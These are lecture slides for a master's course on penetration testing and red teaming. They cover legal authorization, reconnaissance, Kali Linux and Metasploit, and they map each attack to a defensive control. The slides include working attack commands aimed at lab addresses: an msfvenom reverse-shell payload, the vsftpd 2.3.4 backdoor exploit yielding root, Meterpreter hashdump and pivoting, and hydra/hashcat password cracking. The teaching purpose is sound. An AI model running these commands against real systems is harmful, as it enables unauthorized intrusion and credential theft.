

Offensive Security in Practice

A Two-Session Block: Pentesting, Red Teaming, Kali & Metasploit

Cyber Security Master Lecture

June 7, 2026

HWR Berlin — M.Sc. Business & Information Systems

The two-session block at a glance

Session 1 — “Get in”

Foundations & reconnaissance.

- Ethics, law, authorization
- Terminology & methodology
- Recon, scanning, enumeration
- Kali Linux & the toolbox

Ends with a lab homework.

Session 2 — “Stay in”

Exploitation & adversary craft.

- Metasploit deep dive + live demo
- Post-exploitation, privesc, pivoting
- Credential attacks
- Red teaming, C2, evasion
- Reporting & defence

Learning outcomes

After the block, students can:

1. State the legal/ethical preconditions for any offensive work and explain why they matter.
2. Distinguish pentest, red team, vuln scan, and bug bounty, and pick a fitting methodology (PTES, ATT&CK).
3. Run a structured recon→enumeration→exploitation workflow in a lab using Kali and Metasploit.
4. Describe post-exploitation goals (privesc, lateral movement, persistence) and how red teams operate.
5. Map every offensive technique to a concrete **defensive** control and write a usable finding.

Foundations, Recon & Enumeration

90 minutes — “How attackers find a way in”

Session 1 — agenda

Ethics, Law & Authorization

Terminology & Landscape

Methodology & Frameworks

Reconnaissance

Scanning & Enumeration

Kali Linux & the Toolbox

Ethics, Law & Authorization

The single most important slide


No authorization, no test.

Everything in this block is illegal *without explicit, written permission* for the specific systems in scope.

- **Germany:** §202a (data espionage), §202b (interception), §202c (“Hackerparagraph” — tools), §303a/b (data/computer sabotage) StGB.
- **EU/US:** NIS2, GDPR; Computer Fraud and Abuse Act (US).
- A penetration test is a **contract**: scope, RoE, timeframe, emergency contacts, “get-out-of-jail” letter.

 **Legal/Ethics:** A single unauthorized `nmap` run can already be a criminal offence.

The engagement lifecycle (paperwork first)



- **Scope** = IP ranges, domains, apps + an explicit *out of scope* list.
- **RoE** = allowed techniques (DoS? social engineering?), window, data handling, who to call when something breaks.
- **Duty of care**: handle discovered data minimally; report critical findings immediately, don't wait for the final document.

Where to practice legally (used in the homework)

Self-hosted, made to be hacked

- Metasploitable 2/3
- DVWA, OWASP Juice Shop
- VulnHub VM images

Guided platforms

- TryHackMe (beginner)
- Hack The Box / HTB Academy
- PortSwigger Web Security Academy

 **Legal/Ethics:** Even in a lab: keep targets on a **host-only** network so a tool can never accidentally reach the internet or campus systems.

Terminology & Landscape

What is what?

Term	Meaning
Vulnerability scan	Automated detection of known flaws. No exploitation.
Penetration test	Find <i>and prove</i> exploitable issues in scope, time-boxed.
Red teaming	Goal-oriented adversary <i>emulation</i> ; tests detection & response.
Bug bounty	Crowd-sourced, continuous, pay-per-valid-finding.
Purple teaming	Red + Blue collaborating to improve detections.
Ethical hacking	Umbrella term: authorized offensive security work.

Rule of thumb: a pentest asks “*can we get in?*”; a red team asks “*will anyone notice when we do?*”.

By knowledge given

- **Black box** — no info (outsider).
- **Grey box** — partial / a user account.
- **White box** — full info & source.

By vantage / target

- External / Internal (assume-breach)
- Web / API / Mobile
- Wireless, Cloud, Physical
- Social engineering

More knowledge $\Rightarrow$ more thorough, less realistic.


Methodology & Frameworks

Standards you should be able to name

- **PTES** — Penetration Testing Execution Standard (7 phases).
- **NIST SP 800-115** — technical testing guide.
- **OSSTMM; OWASP WSTG / MASTG** (web & mobile).
- **MITRE ATT&CK** — knowledge base of real adversary TTPs.
- **Cyber Kill Chain** (Lockheed Martin) — 7-stage intrusion.
- **TIBER-EU** — regulator framework for threat-led red teaming.

A framework gives a *repeatable, defensible* process — the difference between a report and a pile of screenshots.

The attack lifecycle (the spine of both sessions)



Session 1 covers 1–2; **Session 2** covers 3–6. The loop back is the reality of every internal test.

Reconnaissance

Recon: passive vs active

Passive (no packets to the target): WHOIS, DNS, certificate transparency (crt.sh), Shodan/Censys, Google dorking, LinkedIn, breach dumps.

- Goal: map the attack surface *without being seen*.
- Yields: domains, subdomains, IP ranges, employees, tech stack, leaked credentials.

Active: touching the target — port scans, banner grabbing, DNS zone transfer attempts.

```
whois example.com           # registration data
# subdomains from public TLS certificates, no contact with target:
curl -s "https://crt.sh/?q=%25.example.com&output=json"
```

OSINT tools: theHarvester, recon-ng, amass, Maltego.

Scanning & Enumeration

Scanning with nmap

```
nmap -sn 10.10.10.0/24          # host discovery (who's alive)
nmap -sV -sC -p- -oA scan 10.10.10.5 # all ports, versions, default
scripts
nmap -sU --top-ports 50 10.10.10.5 # UDP (slow, often forgotten)
```

- -sV service/version, -sC safe default scripts, -p- all 65535 TCP ports, -oA save all formats.
- Output drives everything downstream: each open port is a lead.

⚠ Legal/Ethics: Aggressive timing (-T5) and full-port scans are loud — a red team would slow down and stay quiet.

Enumeration: where pentests are won

Don't stop at "port open" — interrogate each service.

```
# SMB
enum4linux -a 10.10.10.5
smbclient -L //10.10.10.5/ -N

# Web
gobuster dir -u http://10.10.10.5 -w wordlist.txt
nikto -h http://10.10.10.5

# Match a version to a public exploit
searchsploit vsftpd 2.3.4
```

"Enumerate, then enumerate again." Most footholds come from a service the team almost skipped, or a default/weak credential.

Kali Linux & the Toolbox

Kali Linux: the offensive distro

- Debian-based, by **Offensive Security**; 600+ pre-installed tools.
- Runs as VM, live USB, WSL, ARM, cloud. Single-purpose, not a daily driver.

Tool map:

- Recon: `nmap`, `theHarvester`, `amass`
- Vuln: `nikto`, `nuclei`, `searchsploit`
- Web: `Burp`, `sqlmap`, `gobuster`
- Exploit: `Metasploit`
- Passwords: `hashcat`, `john`, `hydra`
- Wireless/sniff: `aircrack-ng`, `wireshark`

Alternatives

Parrot OS, BlackArch, Commando VM (Windows). The skills transfer — the distro is just a curated toolbox.

Recap

Authorization → methodology → recon → scanning → enumeration. You can now *map* a target; next time you *break in*.

Lab homework (before Session 2)

Build the lab (Kali + Metasploitable 2, host-only). Run a full `nmap -sV -sC -p-` of the target and bring your list of open services — we exploit one live next time.

Exploitation, Red Teaming & Defence

90 minutes — “How attackers stay in — and how we stop them”

The Metasploit Framework

Post-Exploitation

Credential Attacks

Red Teaming

Reporting & Defence

- Last time: authorization, methodology, and getting from *nothing* to a *map* of open services.
- Today: turn an enumerated service into a **shell**, then into **control**, then think like a **red team** — and close every door behind us as defenders.
- Your homework `nmap` output is the input for today's live demo.

The Metasploit Framework

Metasploit: the mental model

- Open-source exploitation framework (Rapid7 + community); the standard for *learning* exploitation.
- Uniform workflow: `search` → `use` → `set` → `exploit` → `sessions`.

<code>exploits</code>	code that triggers a vulnerability
<code>payloads</code>	what runs after success (Meterpreter, shell)
<code>auxiliary</code>	scanners, fuzzers, sniffers — no payload
<code>post</code>	post-exploitation (creds, pivot)
<code>encoders / nops</code>	evade naive signatures / pad payloads

Payloads: bind vs reverse, Meterpreter, msfvenom

- **Bind** (attacker connects in) vs **reverse** (target calls home — beats inbound firewalls, the common case).
- **Staged** (.../meterpreter/reverse_tcp, the /) vs **stageless** (self-contained).
- **Meterpreter** — in-memory, extensible: files, hashdump, keylog, pivot, no disk touch.

```
# Generate a standalone payload artifact, catch it with multi/handler
msfvenom -p windows/x64/meterpreter/reverse_tcp \
        LHOST=10.10.14.3 LPORT=4444 -f exe -o shell.exe
```

Live demo — exploitation (vsftpd 2.3.4)

```
msf6 > search vsftpd
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(...) > set RHOSTS <TARGET>
msf6 exploit(...) > exploit
[*] Command shell session 1 opened ...
$ whoami
root
```

➤ **Demo runs from the cheat-sheet** ([demo_cheatsheet.pdf](#)). We will also catch a **Meterpreter** session via `java_rmi_server` to show the difference between a raw shell and a managed session.

Post-Exploitation

Post-exploitation goals & Meterpreter

```
meterpreter > getuid           # who am I?
meterpreter > sysinfo          # OS, arch
meterpreter > getsystem        # try privilege escalation
meterpreter > hashdump         # local password hashes
meterpreter > run post/multi/recon/local_exploit_suggester
meterpreter > portfwd add -l 3389 -p 3389 -r 10.0.0.9 # pivot
```

After a foothold: situational awareness → privilege escalation → credential harvesting → persistence → lateral movement → objective.

⚠ Legal/Ethics: Persistence & hashdump on a real client must be in the RoE and cleaned up.

Privilege escalation & lateral movement

Privilege escalation

- Kernel exploits
- Mis-set SUID / sudo rules
- Weak service permissions
- Cleartext creds in configs
- Tools: linpeas, winPEAS

Lateral movement

- Pass-the-hash / pass-the-ticket
- Reused local-admin passwords
- RDP / SSH / SMB with looted creds
- Pivoting via autoroute + SOCKS

Each new host loops you back to **enumeration** of a fresh internal segment — the spiral from Session 1.

Credential Attacks

Passwords: online vs offline

- **Online** (against a live service): rate-limited, noisy, locks accounts.
- **Offline** (against captured hashes): fast, silent, the real prize from hashdump.

```
# Online: try a wordlist against SSH
hydra -l msfadmin -P rockyou.txt ssh://10.10.10.5
# Offline: crack the dumped hashes
hashcat -m 1000 hashes.txt rockyou.txt          # NTLM
john --wordlist=rockyou.txt hashes.txt
```

Defence preview: long passphrases + slow hashing (bcrypt/argon2) + MFA make offline cracking economically hopeless.

Red Teaming

Penetration test

- Maximize *coverage* of vulns
- Scope = list of assets
- Blue team often knows
- Output: vuln report; days–2 weeks

Red team

- Achieve a *specific objective*
- Scope = goal + RoE, stealthy
- Blue team blind (tests detection)
- Output: attack narrative; weeks–months

Red teaming emulates a **named threat actor** via ATT&CK TTPs (“threat-led”).

Regulated form: **TIBER-EU**.

Red team building blocks

- **Initial access:** phishing, valid creds, exposed service, USB drop.
- **C2 (Command & Control):** Cobalt Strike, Sliver, Mythic, Havoc — beacons calling back over HTTPS/DNS with sleep/jitter.
- **OPSEC & evasion:** obfuscation, living-off-the-land (LOLBins), AV/EDR bypass — *controlled*, to test detection.
- **Persistence & lateral movement:** scheduled tasks, Kerberos abuse, pass-the-hash.
- **Purple teaming:** replay each TTP *with* the blue team to tune detections — the real client value.

 **Legal/Ethics:** Evasion is taught to *understand detection*, never to attack uninvolved third parties.

Reporting & Defence

The deliverable is the report, not the shell

- **Executive summary** — business risk, no jargon.
- **Findings** — description, evidence, **CVSS**, affected assets, reproduction steps.
- **Remediation** — concrete, prioritized fixes.
- **Attack narrative** (red team) — mapped to ATT&CK, with the detection opportunities the blue team missed.

Blue-team takeaways

Patch & config management, network segmentation, least privilege, MFA, logging & EDR, and *practiced* incident response defeat most of what we demoed.

Offence → defence: the mapping

What we did	What stops it
vsftpd backdoor exploit	patch/config mgmt; remove unmaintained services
hashdump / offline crack	least privilege; slow hashing; MFA; LSASS protection
reverse shell egress	egress filtering; IDS/EDR on anomalous outbound
lateral movement	segmentation; MFA; disable legacy auth
loud nmap scans	IDS signatures; network monitoring

Teaching the attack is only worthwhile because it makes the defence concrete.

Wrap-up

- Offensive security is **authorized, methodical, and reported**.
- Pentest = find & prove vulns; red team = emulate an adversary, test detection.
- A repeatable **methodology** (PTES, ATT&CK) beats a bag of tricks.
- **Kali** = toolbox; **Metasploit** = uniform workflow.
- Every offensive technique maps to a **defensive** control — the whole point.

Questions?

Hands-on: exercises + the live-demo cheat-sheet.

References & further reading

- PTES — <http://www.pentest-standard.org>
- NIST SP 800-115; MITRE ATT&CK — <https://attack.mitre.org>
- OWASP WSTG — <https://owasp.org/wstg>
- Metasploit Unleashed — <https://www.offsec.com/metasploit-unleashed/>
- Kali docs — <https://www.kali.org/docs/>; TIBER-EU — ECB
- Books: *The Hacker Playbook 3*; *Penetration Testing* (G. Weidman); *Red Team Field Manual*.